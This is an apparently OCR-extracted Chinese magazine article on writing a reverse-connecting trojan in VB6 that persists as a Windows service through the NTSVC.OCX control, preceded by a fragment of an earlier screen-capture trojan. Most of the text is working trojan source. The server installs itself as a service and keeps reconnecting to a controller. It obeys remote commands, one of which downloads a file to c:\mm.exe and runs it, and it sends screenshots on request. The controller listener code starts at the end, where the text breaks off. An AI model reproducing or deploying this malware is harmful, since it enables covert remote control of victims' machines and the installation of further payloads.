



图5

```
            End If
        If lRes Then '这里是错误处理过程
            'Err.Raise 5, , "Cannot save the image. GDI+ Error:" & lRes
            GdiplusShutdown lGDIP
            lRes = GdiplusStartup(lGDIP, tSI)
        End If
    End Sub
```



```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '======2：接收控制指令，并进行相关操作
   Dim a As String
   Dim cmd_line As String, result_line As String
   On Error Resume Next

   Winsock1.GetData a
   'MsgBox a'显示接收到的命令行

   If Mid(a, 1, 11) = "get_screen" Then
      Dim b() As Byte '定义字节数组
      ReDim b(LOF(1) - 1)
      Get #1, , b
      Winsock1.SendData b
    Close
   End If
End Sub
```
图6




图7

（本文所涉及到的相关代码已经收录到光盘中）



反弹木马编写之服务启动

无敌小龙（张博）

在很多木马中都带有服务启动方式，这是一种继早期修改系统INI文件启动和注册表启动之后的新的启动方式，这种启动方式第一次是使用于Windows2000系统中。要想在VB中实现服务启动并不是一件容易的事，好在微软给我们提供了一个OCX控件，使用它就可以方便的实现在VB中编写服务程序了。

我首先给大家介绍一下服务程序和一般程序的不同之处，服务程序要求编写启动、暂停、运行、禁止服务等的过程代码，而一般的VB程序是不需要编写这些代码的。在本文中就将详细介绍NTSVC.OCX控件的用法，并且编写出一个可以通过服务启动的VB反弹木马。




图1

一、被控端

由于要使用到NTSVC.OCX，因此需要先依次找到“工程”下的“部件”子菜单，然后在弹出的部件对话框中选择NTSVC.OCX控件。这个控件的属性比较少，我们需要修改的控件属性有DISPLAYNAME（显示名称），SERVICE NAME（服务名称）等，如图1，反弹木马的服务端界面如图2所示。

修改完基本的属性后就可以编写代码了，由于本文主要演示如何使用NTSVC.OCX来实现编写服务程序，所以服务端的功能比较单一，




图 2

只具备了下载者功能、弹框和弹窗功能，服务端的代码如下：

```
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long

Private Sub Form_Load()
On Error GoTo Err_Load    '如果出现错误就记录以供参考
Dim strDisplayName As String

strDisplayName = NTService1.DisplayName
If Command = "-install" Then    '当启动时带上了-install的参数
    NTService1.Interactive = True
    If NTService1.Install Then
        Call NTService1.SaveSetting("Parameters", "TimerInterval", "1000") '系统参数存储
        MsgBox strDisplayName & " 安装成功"
    Else
        MsgBox strDisplayName & " 安装失败"
    End If
    End '终止安装
Else
    If Command = "-uninstall" Then '如果启动时带上了-uninstall参数
        If NTService1.Uninstall Then
            MsgBox strDisplayName & " 撤除成功"
        Else
            MsgBox strDisplayName & " 撤除失败"
        End If
        End '终止撤除
    Else
    End If
End If

'假若不是安装或撤除操作，即为启动服务
Timer1.Interval = CInt(NTService1.GetSetting("Parameters", "TimerInterval", "2000"))
'使用Timer控件来模拟服务的线程特性
NTService1.ControlsAccepted = svcCtrlPauseContinue '接受暂停，停止操作，意味着需要为此编码
NTService1.StartService '设置好参数后启动服务

Err_Load:
    Call NTService1.LogEvent(svcMessageError, svcEventError, "[" & Err.Number & "] " & Err.Description)
'svcMessageError为NT服务控件的错误值
End Sub

Private Sub Timer1_Timer()
On Error GoTo Err_Timer
    '此处即具体的服务细节
    If Winsock1.State = sckClosed Then    '如果没有连接被控端就不断尝试连接
        Winsock1.RemoteHost = "127.0.0.1"
        Winsock1.RemotePort = 8888
        Winsock1.Connect    '连接被控端
    End If

Err_Timer:
    Call NTService1.LogEvent(svcMessageError, svcEventError, "[" & Err.Number & "] " & Err.Description)
End Sub

Private Sub NTService1_Control(ByVal EventID As Long)
    On Error GoTo Err_Control
    '在此加入一些自己的处理逻辑，当然也可以如本例一样空缺
Err_Control:
Call NTService1.LogEvent(svcMessageError, svcEventError, "[" & Err.Number & "] " & Err.Description)    '记录
End Sub

Private Sub NTService1_Pause(Success As Boolean)
    On Error GoTo Err_Pause
    Timer1.Enabled = False    '禁止Timer事件，因此也停止了服务的发生
    Call NTService1.LogEvent(svcEventError, svcMessageError, "Service paused")
    Success = True    '返回给SCM命令发出者，表示服务成功停止
Err_Pause:
    Call NTService1.LogEvent(svcMessageError, svcEventError, "[" & Err.Number & "] " & Err.Description)
End Sub

Private Sub NTService1_Start(Success As Boolean)
    On Error GoTo Err_Start
    Success = True
    Timer1.Enabled = True    '允许服务逻辑进行
Err_Start:
    Call NTService1.LogEvent(svcMessageError, svcEventError, "[" & Err.Number & "] " & Err.Description)
End Sub

Private Sub NTService1_Stop()
    On Error GoTo Err_Stop
    Unload Me    '撤除Form，自然Timer也不存在，服务逻辑停止了
Err_Stop:
    Call NTService1.LogEvent(svcMessageError, svcEventError, "[" & Err.Number & "] " & Err.Description)
End Sub

'##############################
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '========3. 接收数据，执行命令
```

```
        Dim a As String
        Winsock1.GetData a

        If Mid(a, 1, 5) = "bound" Then              '如果前五个字符是bound，也就是弹出网页
            site = Mid(a, 6, Len(a))                '的到网页地址
     Shell "explorer.exe " + site, vbNormalFocus    '弹出网页
        End If

        If Mid(a, 1, 6) = "msgbox" Then             '如果前六个字符是msgbox，也就是弹出消息框
     msg = Mid(a, 7, Len(a))                        '得到消息文本
            MsgBox msg                              '弹出消息
        End If

        If Mid(a, 1, 4) = "down" Then               '如果前四个字符是down，也就是下载木马
            mm_url = Mid(a, 5, Len(a))              '得到木马的网络地址
            URLDownloadToFile 0, mm_url, "c:\mm.exe", 0, 0 '下载木马到C盘
        ShellExecute 0, vbNullString, "c:\mm.exe", vbNullString, vbNullString, vbNormalFocus   '运行C盘木马
        End If
    End Sub

    Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
        Winsock1.Close
    End Sub

    Private Sub Winsock1_Close()
        Winsock1.Close                  '如果服务端连接关闭就关闭本地的winsock连接。这样才能进行重新连接的尝试
    End Sub
    '##################################
```

其中代码部分已经注释得非常清楚了，这里就不再赘述，需要注意的地方有以下几点：

1、Command命令是用来获取程序启动时的参数，比如我们在CMD命令提示符下输入MM.EXE XIAOLONG，那么通过这个COMMAND命令就会得到XIAOLONG这个字符串。

2、需要在NTService1这个控件的几个事件，比如Start、Stop、Pause中编写特定的服务程序的代码，否则服务就无法正常的启动、停止、暂停等等操作了，这样会导致意想不到的系统错误。

二、控制端

编写完毕了被控端程序后，下面就开始编写控制端程序了，首先给出控制端程序的界面，如图3。

控制端程序比较简单，就是打开一个端口然后进行监听，等待连接成功之后，就可以发送各种控制指令了，详细代码如下：

```
    Private Sub Command1_Click()  '=========1：监听端口
        If Text1.Text = "" Then         '如果没有填写端口就退出
            MsgBox "请输入要监听的端口"
            Exit Sub
        End If
        If Not IsNumeric(Text1.Text) Then        '如果不是数字就退出
            MsgBox "请输入数字"
            Exit Sub
```

